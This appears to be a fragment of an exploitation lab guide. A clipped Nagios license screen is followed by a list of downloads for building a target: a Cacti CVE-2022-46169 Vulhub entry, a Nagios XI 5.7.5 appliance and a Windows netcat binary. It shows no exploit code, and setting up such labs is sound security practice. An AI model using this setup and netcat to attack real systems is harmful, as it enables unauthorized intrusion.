
1 DEFINITIONS

For the purposes of this Agreement, the following terms shall have the following meanings:

1.1 Nagios Software. All commercial and proprietary software programs, configurations, scripts, images, and intellectual property contained in Nagios Enterprises' commercial products and developed by, owned by, or licensed to Nagios Enterprises, with the exclusion of Third Party Software.

1.2 Third Party Software. Any software programs, configurations, scripts, images, and intellectual property contained in or distributed with

☒ I have read, understood, and agree to be bound by the terms of the license above.



That's it. The target is set and ready to be exploited.

DOWNLOADS

1. Syncovey For Linux:

<https://www.syncovey.com/download/linux/>

2. Syncovey 9.47a:

<https://www.syncovey.com/release/Syncovey-9.47a-amd64.deb>

3. Cacti Vulhub Entry:

<https://github.com/vulhub/vulhub/tree/master/cacti/CVE-2022-46169>

4. Nagios 5.7.5 OVA:

<https://assets.nagios.com/downloads/nagiosxi/5/ovf/nagiosxi-5.7.5-64.ova>

5. Netcat Windows Binary:

<https://github.com/int0x33/nc.exe/>

